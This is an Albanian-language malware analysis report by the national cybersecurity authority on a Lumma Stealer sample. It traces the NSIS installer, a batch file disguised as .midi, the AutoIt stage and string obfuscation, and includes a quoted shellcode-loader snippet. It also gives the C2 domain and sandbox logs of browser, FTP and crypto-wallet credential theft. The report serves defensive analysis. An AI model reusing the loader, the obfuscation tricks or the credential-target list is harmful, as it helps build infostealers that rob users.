REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
Lumma Stealer

Versioni: 1.0
Datë: 02/07/2025

PËRMBAJTJA

Informacione Teknike 3
Analiza e skedarit Setup.exe 3
MITRE ATT&CK 13
Indikatorët e Kompromet imit 13
Rekomandime 14

LISTA E FIGURAVE

Figura 1: Nullsoft Scriptable 3
Figura 2: Ekstraktimi i setup.exe 3
Figura 3: Përdorimi i ExecShell dhe SW_HIDE 4
Figura 4: skedarët .midi 4
Figura 5: Mike.midi.bat 5
Figura 6: Krijimi i skedarit të ri (1) 5
Figura 7: Krijimi i skedarit të ri (2) 5
Figura 8: Nisja e ekzekutimit të skedarit 6
Figura 9: AutoIT 6
Figura 10: Dedektimi i skedarit që është i tipit AutoIt 7
Figura 11: Funksioni NAMACCEPT 7
Figura 12: Reverse NAMACCEPT.py 8
Figura 13: jdqmdk21-ckk 9
Figura 14: shellcode 9
Figura 15: VirtualAddress 10
Figura 16: user32.dll 10
Figura 17: Variabli i shellcode 10
Figura 18: Funksioni REALLYFAQSSERIALOWNS 11
Figura 19: Marrja e kredencialeve të browserit 11
Figura 20: Leximi i Ftp login credentials 11
Figura 21: Leximi i Crypto Wallets 12
Figura 22: Leximi i Mail Credentials 12

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Lumma Stealer (i njohur edhe si LummaC2) është një skedar keqdashës i kategorisë **Infostealer**, i krijuar për të vjedhur të dhëna të ndjeshme nga pajisjet e kompromentuara. Ky skedar keqdashës është zhvilluar dhe shpërndahet në forume të ndryshme (dark web), shpesh si një **Malware-as-a-Service (MaaS)**. Ai është i pajisur me aftësi të avancuara për të mbledhur informacion si: kredenciale nga shfletuesit, cookies, autofill, të dhëna nga menaxherët e fjalëkalimeve, kriptomonedha dhe profile të aplikacioneve të njohura si *Telegram* dhe *Discord*.

Analiza e skedarit Setup.exe

setup.exe është një skedar i tipit **executable** (i ekzekutueshëm) me vlerë hashi **974a6af4f91d5d99d7501059907d64aa3882981dab350ad3f654ece13ed18f1f.** Nëse këtë skedar e ri-emërtojmë dhe ndryshojmë prapashtesën nga .exe në .7z dhe tentojmë ta ekstraktojmë do të evidentojmë një skedar me prapashtesën **.nsi** dhe një direktori me emrin **$TEMP** të krijuar.




Figura 1: Nullsoft Scriptable




Figura 2: Ekstraktimi i setup.exe

Nëse do të analizojmë skedarin *[NSIS].nsi* do të evidentojmë se ky skedar është një **NSIS ((Nullsoft Scriptable Install System)**) script i cili është një **sistem për krijimin e instaluesve (installers)** për Windows, shumë i përdorur për të shpërndarë programe. Skedari është mjaft i fshehur dhe përmban emra variablash të cilat nuk kanë ndonjë kuptim të vecantë, por ajo çfarë evidentohet janë përdorimi i *ExecShell ... SW_HIDE*, të cilët hapin skedarët pa shfaqur asnjë output në ekranin e përdoruesit, teknikë mjaft e përdorur në shpërndarjen e skedarëve keqdashës.

```
label_137:
  IntOp $1 $1 + 1
  IfRebootFlag label_140 label_140
  ExecShell open ChaseDefeat LatelyNo SW_HIDE    ; "open ChaseDefeat"
label_140:
  Nop
  IntCmp $1 12754 label_144 label_114 label_144
  GetTempFileName $9 MindsWooden
  GetTempFileName $9 ShoppingcomFleshStatusKimPhotographDestruction
label_144:
  StrCpy $R8 "Invited Surprise Relates Appropriations Strengths Todd Deals "
  IfErrors label_148 label_148
  RegDLL QuotesPrecipitation
  SetErrors
label_148:
  GetInstDirError $R7
SectionEnd
```

Figura 3: Përdorimi i ExecShell dhe SW_HIDE

Në direktorinë **$TEMP** evidentohen disa skedarë me prapashtesën **.midi**, skedarë të cilët emrat e tyre përmenden dhe në skedarin *.nsi* të përmendur më parë.




Figura 4: skedarët .midi

Skedari i cili përmban një text të fshehur, që faktikisht është një *bat file* dhe jo **.midi** është skedari **Mike.midi** .Në këtë skedar ka mjaft fjale kyçe si **set**,**start**,**findstr** të cilat na japin idenë që kemi të bëjmë më një *bat file*. Kjo gjë vërtetohet dhe në skedarin fillestar **.nsi,** ku kemi një rresht kodi **ExecShell open $SYSDIR\c$_2_d $_3_M$_4_e.midi.bat SW_HIDE.**

```
hDLQLearning
set %Fm%p ="MZ" > %Stands%\%JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd% <n%Lou%l
sTrjValid Marcus Cage Fwd Taken Gg Toolkit Salem Hwy
milAirfare Sms Require Nigeria Ntsc Better
dNeoWriters Promotes Mercedes Sku Curious Reductions Unlikely Approval
findstr %Fm%V "FCC" Sailin%Enrolled% >> %Stands%\%JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd%
mPfCooperative Anticipated Size Charge Cult Photoshop Surely Urban Bridal
EgbiOrganizational
tlrxCrown Objective
NkBin Orientation
XfLTutorials Ladies Nominations Slide Leeds Variable Arch Myth
kXgOSri
%Canon%%Battle%py %Fm%b %Stands%\%JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd% + %Aaa%axi + V%Er
```

Figura 5: Mike.midi.bat

set %Fm%p ="MZ": Po krijon një variabël me vlerë "MZ" (fillimi i çdo executable në Windows).

> %Stands%\%JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd%: Po shkruan këtë vlerë në një file në një path të ndërtuar nga variabla. Ky file mund të jetë një dropper, pra një file i cili më pas do të zgjerohet në shellcode ose payload të plotë.

MZ është **magic number** për file-t .exe në Windows, pra ky është një **hap i parë për të ndërtuar një executable në disk nga një script**.

Nëse tentojmë ta ekzekutojmë skedarin Mike.midi.bat do na shfaqen në direktori dhe disa skedarë të tjerë si : Bahrain,Couple,Disney,Frame,Grew,Hostles,Maintain,Taxi,Turtle,Vg të cilët për momentin nuk kanë ndonjë kuptim të veçantë.

Për të parë se çfarë ndodh konkretisht me skedarin .bat na duhet që të modifikojmë kodin e e tij duke shtuar disa pjesë kodi si **echo** dhe **pause.**

```
FLARE-VM Thu 06/19/2025  9:48:22.18
C:\Users\flare\Desktop\974a6af4f91d5d99d7501059907d64aa3882981dab350ad3f654ece13ed18f1f.exe\$TEMP>copy /b .\Metroo.midi + .\Commando.midi + .\Shared.mid
di + .\Exceptionalonal.midi + .\Neighborghbror.midi AeKGyRcAMwUmEbxrKMkrfnYhKy
.\Metroo.midi
.\Commando.midi
.\Shared.midi
.\Paradise.midi
.\Signgn.midi
.\Exceptionalonal.midi
.\Neighborghbror.midi
       1 file(s) copied.
```

Figura 6: Krijimi i skedarit të ri (1)

Pra, krijojet dinamikisht një skedar i cili rezulton nga bashkimi i disa skedarëve në një të vetëm. Gjithashtu në fazën tjetër do të evidentohet dhe bashkimi i skedarëve të tjerë që u shfaqën.

```
FLARE-VM Thu 06/19/2025  9:47:57.35
C:\Users\flare\Desktop\974a6af4f91d5d99d7501059907d64aa3882981dab350ad3f654ece13ed18f1f.exe\$TEMP>copy /b 122648\JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd + Taxi + Vg + Frame + Maintain +
ey + Hostels + Turtle + Couple + Bahrain + Grew 122648\JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd
122648\JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd
Taxi
Vg
Frame
Maintain
Disney
Hostels
Turtle
Couple
Bahrain
Grew
       1 file(s) copied.
```

Figura 7: Krijimi i skedarit të ri (2)

Pra, gjatë ekzekutimit kemi të krijuar dinamikisht dy skedarë përkatësisht **AeKGyRcAMwUmEbxrKMkrfnYhKy** dhe **JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd** dhe një direktori me emër **122648**. Nëse ndjekim ekzekutimin do të evidentojmë dhe një komandë 'start' ku dallohet se skedari **JNEoIBWjfqiMdvrUUInXwxnOkIbkjyMUWd** merr si parametër skedarin **AeKGyRcAMwUmEbxrKMkrfnYhKy.**




Figura 8: Nisja e ekzekutimit të skedarit

Për të kuptuar se çfarë është duke ndodhur, skedarin e parë e riemërtojmë dhe i vendosim prapashtesën **.exe** dhe evidentojmë se automatikisht ai merr logon e aplikacionit **AutoIT**. AutoIT është një **gjuhë programimi** e thjeshtë, që lejon:

- Automatizimin e detyrave në Windows.
- Simulimin e tastierës, mausit dhe ndërveprimeve me dritaret.
- Krijimin e GUI-ve (dritareve grafike) dhe instaluesve,

por shpesh herë e abuzuar dhe për krijimin e skedarëve keqdashës.

***Si funksionon?**

- Skriptet shkruhen në skedarë **.au3**
- Mund të kompilohet në .exe me **Aut2Exe** (për ta shndërruar në program Windows)
- Mund të integrohet me SciTE editor për programim më të lehtë




Figura 9: AutoIT

Kjo na jep një ide dhe më të qartë se çfarë roli ka skedari i dytë **AeKGyRcAMwUmEbxrKMkrfnYhKy.** Gjatë kërkimit të strings të skedarit evidentohet dhe një pjesë string që **00075FD2 AU3!EA06,** ku tregon se ky është një skedar i kompiluar me AutoIT. Prandaj na duhet që ta dekompilojmë në mënyrë që të analizojmë kodin që ekzekutohet.




Figura 10: Dedektimi i skedarit që është i tipit AutoIt

Kodi i dekompiluar është mjaft i fshehur dhe shumë funksione shërbejnë për të fshehur sa më shumë dhe vështirësuar analizën e tij. Funksioni më i përdorur është funksioni **NAMACCEPT** i cili merr dy parametra. Për të parë sjelljen e këtij funksioni, shkruajmë kodin tonë identik në **Python**, për të na shfaqur outpute. Gjithashtu, në skedar evidentohen dhe thirrje të dll (dynamic link library) **Dllcall.**

```
Func NAMACCEPT($interference, $rebates)
    $richmondsport = ""
    While 0x34b
        $franchisebeerdidheat = 0x7586
        Switch $franchisebeerdidheat
            Case 0x7584
                Exp(0x1dd5)
                Chr(0xcae)
                IsDeclared("tackle#nowhere#orientation#")
                Chr(0x7de)
                $franchisebeerdidheat = $franchisebeerdidheat + 0xcc476 / 0xcc476
            Case 0x7585
                Chr(0xfeb)
                Cos(0x1b34)
                Exp(0x1602)
                PixelGetColor("Technician#", "Technician#")
                $franchisebeerdidheat = $franchisebeerdidheat + 0x9409e / 0x9409e
            Case 0x7586
                $birth = Call(StringReverse("tilpSgnirtS"), $interference, "E", 0x2)
                ExitLoop
            Case 0x7587
                Exp(0x478)
                ObjGet("Buffalo    Enquiry    Preston    Costumes    ")
                IsDeclared("Equivalent=Upgrades=Cartridge=Contact=")
                IsDeclared("Smoking Default Font ")
                Log(0x1198)
                IsDeclared("MENT*DEPTH*")
                $franchisebeerdidheat = $franchisebeerdidheat + 0x57309 / 0x57309
        EndSwitch
    WEnd
    For $randepend = 0x9fcc + 0xffff6034 To Call("UBound", $birth) + 0xffffffff
```

Figura 11: Funksioni NAMACCEPT

```python
def namaccept(encoded_str: str, key: int) -> str:
    parts = encoded_str.split("E")
    decoded = ""
    for part in parts:
        if not part.strip().isdigit():
            continue
        try:

            code = (int(part) - key) & 0xFFFF
            decoded += chr(code)
        except:
            decoded += "?"
    return decoded

# Example usage
example = "113E107E120E116E107E114E57E56E52E106E114E114"
key = 0x7 + 0xffffffff

decoded = namaccept(example, key)
print("Decoded string:", decoded)
```

Figura 12: Reverse NAMACCEPT.py

Ky funksion merr një string të koduar në formën e numrave të ndarë me "E" dhe një çelës (key). Ai zbret çelësin nga çdo numër dhe e konverton në karakter tekstual për të rikuperuar mesazhin origjinal.

Gjatë testimit të vlerave të ndryshme u evidentuan vlera si :
dword Size;
dword Usage;
dword ProcessID;
ulong_ptr DefaultHeapID;
dword ModuleID;
dword Threads;
dword ParentProcessID;
long PriClassBase;
dword Flags;
char ExeFile[260];

1. Struktura PROCESSENTRY32 në Shellcode

Kur një shellcode përfshin këtë strukturë, që shpesh është e koduar ose fshehur, **qëllimi i saj është të analizojë proceset që janë aktivë në sistem**. Pasi sulmuesi ka këtë listë, mund të zgjedhë një proces për të injektuar shellcode-in e tij në mënyrë të fshehtë p.sh. në një proces legjitim si explorer.exe apo svchost.exe.

Kjo është një praktikë e zakonshme përpara kryerjes së një **shellcode injection**, ku sulmuesi përpiqet të injektojë kodin e tij në një proces të besueshëm të sistemit (p.sh. explorer.exe) për të siguruar vazhdueshmëri (persistencë) ose për të shmangur detektimin nga mekanizmat e sigurisë. Prania e fushës ***ExeFile[260]*** forcon këtë hipotezë, pasi identifikon emrin e ekzekutuesit të procesit target për injektim.




Figura 13: jdqmdk21-ckk

jdqmdk21-ckk është thjesht një **varg i enkoduar që fsheh emrin e librarisë standarde në Windows: kernel32.dll**.
Ky string është parë në një pjesë kodi shellcode meterpreter https://blog.restkhz.com/post/glance-at-shellcode-3.

```
int main() {
    unsigned char shellcode[] = "\xda\xca......blabla";

    char *va = "Uhqst`k@kknb";
    char *ct = "Bqd`sdSgqd`c";
    char *mc = "ldlbox";
    char *k32 = "jdqmdk21-ckk";
    char *msvcrt = "lrubqs-ckk";

    va = shift_string_by_one(va);
    ct = shift_string_by_one(ct);
    mc = shift_string_by_one(mc);
    k32 = shift_string_by_one(k32);
    msvcrt = shift_string_by_one(msvcrt);

    size_t length = sizeof(shellcode);
    increment_hex_string(shellcode, length);

    HMODULE kernel32_dll = LoadLibrary(k32);

    HMODULE msvcrt_dll = LoadLibrary(msvcrt);

    VIRTUALALLOC VIALFunc = (VIRTUALALLOC)GetProcAddress(kernel32_dll, va);

    CREATETHREAD CreateThreadFunc = (CREATETHREAD)GetProcAddress(kernel32_dll, ct);
    if (CreateThreadFunc == NULL) {
        printf("Failed to find CT function\n");
        FreeLibrary(kernel32_dll);
        return 1;
    }
```

Figura 14: shellcode

Ky kod është një shembull tipik i një **loader-i për shellcode**, i cili përdor teknika të **fshehjes** për të shmangur detektimin nga antivirusët ose sistemet e sigurisë.

***Qëllimi i Kodit**

Ky program:

1. **Dekodon stringjet** e fshehura për API funksionet e Windows-it (VirtualAlloc, CreateThread, etj.)
2. **Dekodon shellcode-in**
3. **Alokon memorie ekzekutueshme** nëpërmjet VirtualAlloc

4. **Kopjon shellcode-in në memorien e alokuar**
5. **Ekzekuton shellcode-in** me CreateThread

Nëse vazhdojmë me nxjerrjen e *strings* të tjerë nga kodi jonë i Python, do të evidentojmë dhe outpute si **VirtualAdress,user32.dll** që na tregon se kemi të bëjmë me thirrje funksionesh dhe librarish nga vetë sistemi i Windows.

```
FLARE-VM Thu 06/19/2025 11:02:16.35
C:\Users\flare\Desktop>python reverse_NAMACCEPT.py
Decoded string: VirtualAddress
```

Figura 15: VirtualAddress

```
FLARE-VM Thu 06/19/2025 10:51:08.37
C:\Users\flare\Desktop>python reverse_NAMACCEPT.py
Decoded string: user32.dll
```

Figura 16: user32.dll

Gjithashtu në pjesën kryesore të skedarit të dekompiluar do të dallojmë dhe një variabël me emrin **$tfjccxwtmwwi**. Ky skedar përmban një numër shumë të madh varg karakteresh të cilët bashkohen gjatë ekzekutimit dhe i kalojnë si parametër funksionit **Binary()**. Kjo na jep idenë që kemi të bëjmë me një shellcode e cila dekodoket gjatë ekzekutimit. Outputi i funksionit Binary i kalon dhe disa funksioneve të tjera komplekse e cila demostrohet në pjesën me poshtë të kodit. **REALLYFAQSSERIALOWNS(REPRESENTEDPERSIAN(GUYANAKGDEFENSIVE(Binary($tfjccxwtmwwi).**


Figura 17: Variabli i shellcode

```
4485    WEnd
4486    Func REALLYFAQSSERIALOWNS($hellopatriciaericsson, $explainsunderstandingrepairs, $nottinghamprogrammerscommonorder = NAMACCEPT("107E126E118E114E11
4487        While 0x1a4
4488            $fisheritalia = 0xa0bf
4489            Switch $fisheritalia
4490                Case 0xa0bd
4491                    ProgressOff()
4492                    IsDeclared(NAMACCEPT("73E110E102E108E115E116E120E121E110E104E52E87E106E120E117E116E115E105E106E115E121E120E52E85E119E110E115E121E1
4493                    ProgressOff()
4494                    MemGetStats()
4495                    $fisheritalia = $fisheritalia + 0xcbeb7 / 0xcbeb7
4496                Case 0xa0be
4497                    IsDeclared(NAMACCEPT("89E118E103E120E107E38E82E103E123E116E105E110E107E121E38E89E127E115E118E110E117E116E127E38", 0x6 + 0x0))
4498                    ObjGet(NAMACCEPT("85E114E127E115E118E123E121E38E89E107E103E120E105E110E107E121E38", 0x9 + 0xfffffffd))
4499                    DirGetSize(NAMACCEPT("75E105E118E105E116E69E74E116E69E90E122E120E69", 0x9 + 0xffffffff))
4500                    Chr(0x1af8)
4501                    ProgressOff()
4502                    Exp(0x1276)
4503                    Log(0x37f)
4504                    Exp(0x16da)
4505                    $fisheritalia = $fisheritalia + 0x7ba29 / 0x7ba29
4506                Case 0xa0bf
4507                    $gayvotingvocabularyass = DllStructCreate(NAMACCEPT("99E122E117E102E92", 0x1 + 0x0) & Call(NAMACCEPT("73E112E117E104E121E128E83E10
4508                    ExitLoop
4509            EndSwitch
4510        WEnd
```

Figura 18: Funksioni REALLYFAQSSERIALOWNS

Çdo funksion ka implementimin e saj dhe ***payload*** transformohet, dekodohet derisa ka kalon në **stage** final. Kjo tregon natyrën mjaft polimorfike të këtij skedari keqdashës prandaj na duhet të kalojmë në analizë më të automatizuar në **Sandbox** për të parë se çfarë është duke ndodhur në fazën finale.


Gjatë analizës **sandbox** u evidentua se kemi komunikim me domainin **drafxc[.]xyz** i cili shërben si server **Command and Control.** Injektimi i Lumma-Stealer u pa në procesin legjitim të **chrome.exe**



Stealing of Sensitive Information

Yara detected LummaC Stealer	
Tries to harvest and steal browser information (history, passwords, etc)	
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\nngceckbapebfimnlniiiahkandclblb
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\ookjlbkiijinhpmnjffcofjonbfbgaoc
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\infeboajgfhgbjpjbeppbkgnabfdkdaf
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\dmkamcknogkgcdfhhbddcghachkejeap
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\kkpllkodjeloidieedojogacfhpaihoh
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\History
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\dkdedlpgdmmkkfjabffeganieamfklkm
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\6m4jqkvb.default-release\cookies.sqlite
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\heefohaffomkkkphnlpohglngmbcclhi
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\ilgcnhelpchnceeipipijaljkblbcob

Figura 19: Marrja e kredencialeve të browserit



Yara detected LummaC Stealer	
Tries to harvest and steal browser information (history, passwords, etc)	
Tries to harvest and steal ftp login credentials	
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\GHISLER
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Program Files (x86)\FTP Commander Deluxe
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Conceptworld\Notezilla
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\SmartFTP\Client 2.0\Favorites
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\FTPRush
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\FTPInfo
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\FTPGetter
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\DeskShare Data\FTP Manager Lite
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\DeskShare Data\Auto FTP Manager
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\ProgramData\SiteDesigner\3D-FTP
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\FTPbox

Figura 20: Leximi i Ftp login credentials

Tries to steal Crypto Currency Wallets	
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Exodus\exodus.wallet
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Exodus\exodus.wallet
